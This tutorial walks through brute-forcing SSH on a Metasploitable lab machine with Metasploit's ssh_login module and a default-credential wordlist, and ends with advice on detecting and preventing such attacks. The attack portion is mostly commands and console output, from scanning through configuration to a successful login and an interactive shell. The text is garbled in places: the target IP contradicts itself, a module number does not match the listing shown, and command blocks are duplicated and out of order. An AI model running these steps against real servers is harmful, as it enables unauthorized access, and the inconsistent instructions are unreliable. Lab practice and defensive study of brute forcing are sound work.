This is a relatively simple brute force method to connect to a Unix machine using SSH in our pentesting lab. The target machine for this exploit is a Metasploit running Kali Linux with SSH enabled. The Metasploit is up-to-date and no other changes were made to the operating system. The machine performing the exploit is Kali Linux on VMWare.

Getting the Target IP Address

If you do not know the IP address, you can confirm the IP address of the Raspberry Pi or the target machine using the hostname -I or ifconfig command.

In this example, the IP address of our Metasploit target machine is 192.168.111.0. You will need this later so write it down.

You are done with the Metasploit . It is now just another server on a network doing normal computer things with SSH enabled on Port 22. A secure Unix machine serving up web pages and user accounts on the Internet. This can be any machine, but for this example, it is our target.

Setting up the Exploit

On our attacking Kali Linux machine, we need to set up some files and configure Metasploit to exploit the Metasploit server. There is nothing complicated here, just some small attention to detail. This exploit uses a list of custom usernames and a list of select passwords. Each username and password are on separate lines in their respective files. To keep this test short and interesting, the lists contain common default usernames and passwords. You can use any dictionary for this exploit.

Create Username and Password files

The success of this exploit is banking on the fact that admins do not change the default login credentials.

Using your favorite text editor, create a user.txt file containing these usernames.

root

admin

kali

raspberry

pi

support

msfadmin

admin

msfadmin

ftp

bin

sys

daemon

Feel free to add additional default usernames to this file. This is only an example of using some common default usernames on devices.

Create a pass.txt file containing the following passwords, one password per line:

root

toor

pi

kali

admin

raspberry

password

password123

msfadmin

password

msfadmin

sys

daemon

bin

Just like the username file, feel free to add additional default passwords to this file. This is only an example of using some common default password.


Run an Nmap Scan

I'm using the following command to get a feel for the landscape.

The -p 22 flag says only report on SSH and the -open flag lists only the ports that are open.

┌──(kali㉿kali)-[~]


└─$ sudo nmap -p 22 -open 192.168.111.130




The results from our nmap scan show that the ssh service is running (open) on a lot of machines. Now we narrow our focus and use Metasploit to exploit the ssh vulnerabilities. We are interested in the 192.168.111.130 address because that is a target of our attack.

Using Metasploit

Launch Metasploit either from the Kali Applications menu or by typing msfconsole at the command prompt.



We want to exploit SSH and Metasploit provides a search engine to help us select the best exploit. Entering the search ssh command shows us all of the ssh options.



```
msf6 > search ssh

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                    2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Exe
cution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal     No     Apache Karaf Default Credentials Com
mand Execution
   2   auxiliary/scanner/ssh/karaf_login                                      normal     No     Apache Karaf Login Utility
   3   exploit/apple_ios/ssh/cydia_default_ssh               2007-07-02       excellent  No     Apple iOS Default SSH Password Vulne
rability
   4   exploit/unix/ssh/arista_tacplus_shell                 2020-02-02       great      Yes    Arista restricted shell escape (with
 privesc)
   5   exploit/unix/ssh/array_vxag_vapv_privkey_privesc      2014-02-03       excellent  No     Array Networks vAPV and vxAG Private
 Key Privilege Escalation Code Execution
   6   exploit/linux/ssh/ceragon_fibeair_known_privkey       2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Ke
y Exposure
   7   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal     No     Cerberus FTP Server SFTP Username En
umeration
   8   auxiliary/dos/cisco/cisco_7937g_dos                   2020-06-02       normal     No     Cisco 7937G Denial-of-Service Attack
   9   auxiliary/admin/http/cisco_7937g_ssh_privesc          2020-06-02       normal     No     Cisco 7937G SSH Privilege Escalation
   10  auxiliary/scanner/http/cisco_firepower_login                           normal     No     Cisco Firepower Management Console 6
.0 Login
   11  exploit/linux/ssh/cisco_ucs_scpuser                   2019-08-21       excellent  No     Cisco UCS Director default scpuser p
assword
   12  auxiliary/scanner/ssh/eaton_xpert_backdoor            2018-07-18       normal     No     Eaton Xpert Meter SSH Private Key Ex
posure Scanner
   13  exploit/linux/ssh/exagrid_known_privkey               2016-04-07       excellent  No     ExaGrid Known SSH Key and Default Pa
ssword
   14  exploit/linux/ssh/f5_bigip_known_privkey              2012-06-11       excellent  No     F5 BIG-IP SSH Private Key Exposure
   15  auxiliary/scanner/ssh/fortinet_backdoor               2016-01-09       normal     No     Fortinet SSH Backdoor Scanner
   16  post/windows/manage/forward_pageant                                    normal     No     Forward SSH Agent Requests To Remote
 Pageant
   17  exploit/windows/ssh/freeftpd_key_exchange             2006-05-12       average    No     FreeFTPd 1.0.10 Key Exchange Algorit
hm String Buffer Overflow
   18  exploit/windows/ssh/freesshd_key_exchange             2006-05-12       average    No     FreeSSHd 1.0.9 Key Exchange Algorith
m String Buffer Overflow
   19  exploit/windows/ssh/freesshd_authbypass               2010-08-11       excellent  Yes    Freesshd Authentication Bypass
   20  auxiliary/scanner/http/gitlab_user_enum               2014-11-21       normal     No     GitLab User Enumeration
   21  exploit/multi/http/gitlab_shell_exec                  2013-11-04       excellent  Yes    Gitlab-shell Code Execution
   22  exploit/linux/ssh/ibm_drm_a3user                      2020-04-21       excellent  No     IBM Data Risk Manager a3user Default
 Password
   23  post/windows/manage/install_ssh                                        normal     No     Install OpenSSH for Windows
   24  payload/generic/ssh/interact                                           normal     No     Interact with Established SSH Connec
tion
   25  post/multi/gather/jenkins_gather                                       normal     No     Jenkins Credential Collector
   26  auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal     No     Juniper SSH Backdoor Scanner
   27  auxiliary/scanner/ssh/detect_kippo                                     normal     No     Kippo SSH Honeypot Detector
   28  post/linux/gather/enum_network                                         normal     No     Linux Gather Network Information
   29  exploit/linux/local/ptrace_traceme_pkexec_helper      2019-07-04       excellent  Yes    Linux Polkit pkexec helper PTRACE_TR
ACEME local root exploit
   30  exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey  2014-03-17       excellent  No     Loadbalancer.org Enterprise VA SSH P
rivate Key Exposure
   31  exploit/multi/http/git_submodule_command_exec         2017-08-10       excellent  No     Malicious Git HTTP Server For CVE-20
17-1000117
   32  exploit/linux/ssh/mercurial_ssh_exec                  2017-04-18       excellent  No     Mercurial Custom hg-ssh Wrapper Remo
te Code Exec
   33  exploit/linux/ssh/microfocus_obr_shrboadmin           2020-09-21       excellent  No     Micro Focus Operations Bridge Report
er shrboadmin default password
   34  post/multi/gather/ssh_creds                                            normal     No     Multi Gather OpenSSH PKI Credentials
 Collection
   35  exploit/solaris/ssh/pam_username_bof                  2020-10-20       normal     Yes    Oracle Solaris SunSSH PAM parse_user
_name() Buffer Overflow
   36  exploit/windows/ssh/putty_msg_debug                   2002-12-16       normal     No     PuTTY Buffer Overflow
   37  post/windows/gather/enum_putty_saved_sessions                          normal     No     PuTTY Saved Sessions Enumeration Mod
ule
   38  auxiliary/gather/qnap_lfi                             2019-11-25       normal     Yes    QNAP QTS and Photo Station Local Fil
e Inclusion
   39  exploit/linux/ssh/quantum_dxi_known_privkey           2014-03-17       excellent  No     Quantum DXi V1000 SSH Private Key Ex
posure
   40  exploit/linux/ssh/quantum_vmpro_backdoor              2014-03-17       excellent  No     Quantum vmPRO Backdoor Command
   41  auxiliary/fuzzers/ssh/ssh_version_15                                   normal     No     SSH 1.5 Version Fuzzer
   42  auxiliary/fuzzers/ssh/ssh_version_2                                    normal     No     SSH 2.0 Version Fuzzer
   43  auxiliary/fuzzers/ssh/ssh_kexinit_corrupt                              normal     No     SSH Key Exchange Init Corruption
   44  post/linux/manage/sshkey_persistence                                   excellent  No     SSH Key Persistence
   45  post/windows/manage/sshkey_persistence                                 good       No     SSH Key Persistence
   46  auxiliary/scanner/ssh/ssh_login                                        normal     No     SSH Login Check Scanner
   47  auxiliary/scanner/ssh/ssh_identify_pubkeys                             normal     No     SSH Public Key Acceptance Scanner
   48  auxiliary/scanner/ssh/ssh_login_pubkey                                 normal     No     SSH Public Key Login Scanner
   49  exploit/multi/ssh/sshexec                             1999-01-01       manual     No     SSH User Code Execution
   50  auxiliary/scanner/ssh/ssh_enumusers                                    normal     No     SSH Username Enumeration
```

Look through the output for the ssh vulnerability.

For this exploit we want to use Menu Item #21 — 'use auxiliary/scanner/ssh/ssh_login' which uses brute-force SSH login credentials with our user.txt and pass.txt files we created . Note that your menu item number could be different.

Enter 'use auxiliary/scanner/ssh/ssh_login' at the msf6 > prompt. You can also enter the menu number (for example: msf6> use 21

```
Interact with a module by name or index. For example info 71, use 71 or use exploit/linux/http/php_imap_open_rce

msf6 > auxiliary/scanner/ssh/ssh_login
[-] Unknown command: auxiliary/scanner/ssh/ssh_login
This is a module we can load. Do you want to use auxiliary/scanner/ssh/ssh_login? [y/N]   y
msf6 auxiliary(scanner/ssh/ssh_login) > nano user.txt
[*] exec: nano user.txt
```

Type set USER_FILE and set PASS_FILE

msf6 auxiliary(scanner/ssh/ssh_login) > nano user.txt

[*] exec: nano user.txt

msf6 auxiliary(scanner/ssh/ssh_login) > nano pass.txt

msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE user.txt

USER_FILE => user.txt

msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE pass.txt

set => PASS_FILE pass.txt

```
msf6 > auxiliary/scanner/ssh/ssh_login
[-] Unknown command: auxiliary/scanner/ssh/ssh_login
This is a module we can load. Do you want to use auxiliary/scanner/ssh/ssh_login? [y/N]   y
msf6 auxiliary(scanner/ssh/ssh_login) > nano user.txt
[*] exec: nano user.txt

msf6 auxiliary(scanner/ssh/ssh_login) > nano user.txt
[*] exec: nano user.txt

msf6 auxiliary(scanner/ssh/ssh_login) > nano pass.txt
[*] exec: nano pass.txt

msf6 auxiliary(scanner/ssh/ssh_login) > nano pass.txt
[*] exec: nano pass.txt

msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE user.txt
USER_FILE ⇒ user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set  set PASS_FILE pass.txt
set ⇒ PASS_FILE pass.txt
```

The next two options, set STOP_ON_SUCCESS true stops execution when there is a successful username/password combination and set VERBOSE true prints all status messages to the console.

```
set ⇒ PASS_FILE pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.111.130
RHOSTS ⇒ 192.168.111.130
msf6 auxiliary(scanner/ssh/ssh_login) > set GATHERProof false
GATHERProof ⇒ false
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
```

The set RHOSTS command configures Metasploit to use the target machine. This is the same IP address (192.168.111.130) of the machine we issued the hostname -I or ifconfig commands earlier.

```
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.111.130
RHOSTS ⇒ 192.168.111.130
```

Use the advanced command to view additional configuration options


```
msf6 auxiliary(scanner/ssh/ssh_login) > advanced

Module advanced options (auxiliary/scanner/ssh/ssh_login):

   Name                       Current Setting                          Required  Description
   ----                       ---------------                          --------  -----------
   AutoRunScript                                                       no        A script to run automatically on session creati
on.
   CommandShellCleanupCommand                                          no        A command to run before the session is closed
   CreateSession              true                                     no        Create a new session for every successful login
   GatherProof                true                                     yes       Gather proof of access via pre-session shell co
mmands
   InitialAutoRunScript                                                no        An initial script to run on session creation (b
efore AutoRunScript)
   MaxGuessesPerService       0                                        no        Maximum number of credentials to try per servic
e instance. If set to zero or a non-number, this option will not be used.
   MaxGuessesPerUser          0                                        no        Maximum guesses for a particular username for t
he service instance. Note that users are considered unique among different services, so a user at 10.1.1.1:22 is different from o
ne at 10.2.2.2:22, and both will be tried up to the MaxGuessesPerUser limit. If set to zero or a non-number, this option will not
 be used.
   MaxMinutesPerService       0                                        no        Maximum time in minutes to bruteforce the servi
ce instance. If set to zero or a non-number, this option will not be used.
   Proxies                                                             no        A proxy chain of format type:host:port[,type:ho
st:port][...]
   REMOVE_PASS_FILE           false                                    yes       Automatically delete the PASS_FILE on module co
mpletion
   REMOVE_USERPASS_FILE       false                                    yes       Automatically delete the USERPASS_FILE on modul
e completion
   REMOVE_USER_FILE           false                                    yes       Automatically delete the USER_FILE on module co
mpletion
   SSH_DEBUG                  false                                    no        Enable SSH debugging output (Extreme verbosity!
)
   SSH_IDENT                  SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3  yes       SSH client identification string
   SSH_TIMEOUT                30                                       no        Specify the maximum time to negotiate a SSH ses
sion
   ShowProgress               true                                     yes       Display progress messages during a scan
   ShowProgressPercent        10                                       yes       The interval in percent that progress should be
 shown
   TRANSITION_DELAY           0                                        no        Amount of time (in minutes) to delay before tra
nsitioning to the next user in the array (or password when PASSWORD_SPRAY=true)
   WORKSPACE                                                           no        Specify the workspace for this module

msf6 auxiliary(scanner/ssh/ssh_login) >
```

You can change any of these options for your situation, but we want quick access to the shell so set GATHERProof false.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set GATHERProof false
GATHERProof ⇒ false
```

All of our configuration options are set, run the exploit command to start the exploit.

After the failed login attempts, notice the



After the failed login attempts, notice the [+] 192.168.111.130:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) '

This line reveals that a there is a successful username of msfadmin with a password of msfadmin combination.

The set STOP_ON_SUCCESS true option we set earlier tells Metasploit to stop the attack when there is a successful username/password combination.

Type the sessions command to see the active Metasploit sessions.

```
PASS_FILE ⇒ pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
```

Type the sessions command to see the active Metasploit sessions.

```
[+] 192.168.111.130:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy
),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-
server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.111.137:39011 → 192.168.111.130:22 ) at 2022-01-05 13:19:21 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   192.168.111.137:39011 → 192.168.111.130:22  (192.168.111.130)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...


whoami
msfadmin
```

To connect to the current active session, enter the sessions 1 command.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...


whoami
msfadmin


shell

[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


msfadmin@metasploitable:~$

msfadmin@metasploitable:~$ -V
```

At this point you can use Unix commands as if you were a regular user on the system.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...


whoami
msfadmin


shell

[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


msfadmin@metasploitable:~$
```

Type the shell command to get access a bash shell.

```
whoami
msfadmin


shell

[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


msfadmin@metasploitable:~$

msfadmin@metasploitable:~$ -V
-V
bash: -V: command not found
msfadmin@metasploitable:~$ -v
-v
bash: -v: command not found
msfadmin@metasploitable:~$ python
python
Python 2.5.2 (r252:60911, Jan 20 2010, 21:48:48)
[GCC 4.2.4 (Ubuntu 4.2.4-1ubuntu3)] on linux2
Type "help", "copyright", "credits" or "license" for more information.
```

Now that you have bash shell access you can use Python, and other system resources to complete your exploit.

```
-v
bash: -v: command not found
msfadmin@metasploitable:~$ python
python
Python 2.5.2 (r252:60911, Jan 20 2010, 21:48:48)
[GCC 4.2.4 (Ubuntu 4.2.4-1ubuntu3)] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> -V
-V
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'V' is not defined
>>> -v
-v
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
```

Brute Force Attack

A brute force attack is among the simplest and least sophisticated hacking methods. As the name implies, brute force attacks are far from subtle. The theory behind such an attack is that if you take an infinite number of attempts to guess a password, you are bound to be right eventually.

The attacker aims to forcefully gain access to a user account by attempting to guess the username/email and password. Usually, the motive behind it is to use the breached account to execute a large-scale attack, steal sensitive data, shut down the system, or a combination of the three.

Creating code that executes this type of attack doesn't take much imagination or knowledge, and there are even widely available automated tools that submit several thousand password attempts per second.

How to Identify Brute Force Attacks

A brute force attack is easy to identify and investigate. You can detect them by looking into your Apache access log or Linux log files. The attack will leave a series of unsuccessful login attempts, as seen below:


host proftpd[25197]: yourserver (usersip[usersip]) - USER theusername (Login failed): Incorrect password.

Does Locking-Out Accounts Work

Locking out accounts after a certain number of incorrect password attempts is a common practice of dealing with brute force attempts. Unfortunately, that alone is not always sufficient.

Hackers can launch wide-scale attacks by trying a single password on several thousand servers. As opposed to attempting many passwords on a single server, this method does not trigger the account lockout, and it cleverly bypasses this defensive mechanism.

For example, if a server were under attack frequently, several hundred user accounts could be locked-out constantly. Your server would be easy prey for denial-of-service. Be proactive to detect and stop DDoS attacks.



Does Using "LEET-speak" Help

"Leetspeak" is an internet language that encodes any text by translating into ASCII characters.

For some time, Leetspeak was an effective way of adding another "security layer" to your password management. However, hackers have caught on and started using dictionaries that substitute letters with common Let characters. The same goes for other common encrypting methods, such as SHA-1.

Brute Force Attack Prevention Techniques

There are many methods to stop or prevent brute force attacks.

The most obvious is a strong password policy. Each web application or public server should enforce the use of strong passwords. For example, standard user accounts should have at least eight letters, a number, uppercase and lowercase letters, and a special character. Moreover, servers should require frequent password changes.

Let's investigate other ways to prevent a brute force attack.

Limit failed login attempts
Make the root user inaccessible via SSH by editing the sshd_config file
Don't use a default port, edit the port line in your sshd_configfile
Use Captcha
Limit logins to a specified IP address or range
Two factor authentications

Unique login URLs

1. Account Lockouts After Failed Attempts

As stated above, implementing an account lockout after several unsuccessful login attempts is ineffective as it makes your server easy prey for denial-of-service attacks. However, if performed with progressive delays, this method becomes much more effective.

Account lockouts with progressive delays lock an account only for a set amount of time after a designated number of unsuccessful login attempts. This means that automated brute force attack tools will not be as useful. Additionally, admins will not have to deal with unlocking several hundred accounts every 10 minutes or so.

2. Make the Root User Inaccessible via SSH

SSH brute force attempts are often carried out on the root user of a server. Make sure to make the root user inaccessible via SSH by editing the sshd_config file. Set the 'DenyUsers root' and 'PermitRootLogin no' options.

3. Modify the Default Port

Most automated SSH attacks are attempted on the default port 22. So, running sshd on a different port could prove to be a useful way of dealing with brute force attacks.

To switch to a non-standard port, edit the port line in your sshd_config file.

4. Use CAPTCHA

We all got used to seeing CAPTCHA on the internet. Nobody likes trying to make sense of something that looks like it's been scribbled by a two-year-old, but tools such as CAPTCHA render automated bots ineffective.

That single requirement to enter a word, or the number of cats on a generated image, is highly effective against bots, even though hackers have started using optical character recognition tools to get past this safety mechanism.

Bear in mind that the use of tools such as CAPTCHA negatively impacts the user experience.

5. Limit Logins to a Specified IP Address or Range

If you allow access only from a designated IP address or range, brute force attackers will need to work hard to overcome that obstacle and forcefully gain access.

It is like placing a security perimeter around your most precious data, and everyone who doesn't originate from the right IP address is not allowed access.

You can set this up by scoping a remote access port to a static IP address. If you don't have a static IP address, you can configure a VPN instead. One downside is that this might not be appropriate for every use case.

6. Employ 2-Factor Authentication (2FA)

Two-factor authentication is considered by many to be the first line of defense against brute force attacks. Implementing such a solution greatly reduces the risk of a potential data breach.

The great thing about 2FA is that password alone is not enough. Even if an attacker cracks the password, they would have to have access to your smartphone or email client. Very persistent attackers might try to overcome that obstacle, but most will turn around and search for an easier target.

7. Use Unique Login URLs

Create unique login URLs for different user groups. This will not stop a brute force attack, but introducing that additional variable makes things a bit more challenging and time-consuming for an attacker.

8. Monitor Your Server Logs

Be sure to analyze your log files diligently. Admins know that log files are essential for maintaining a system.

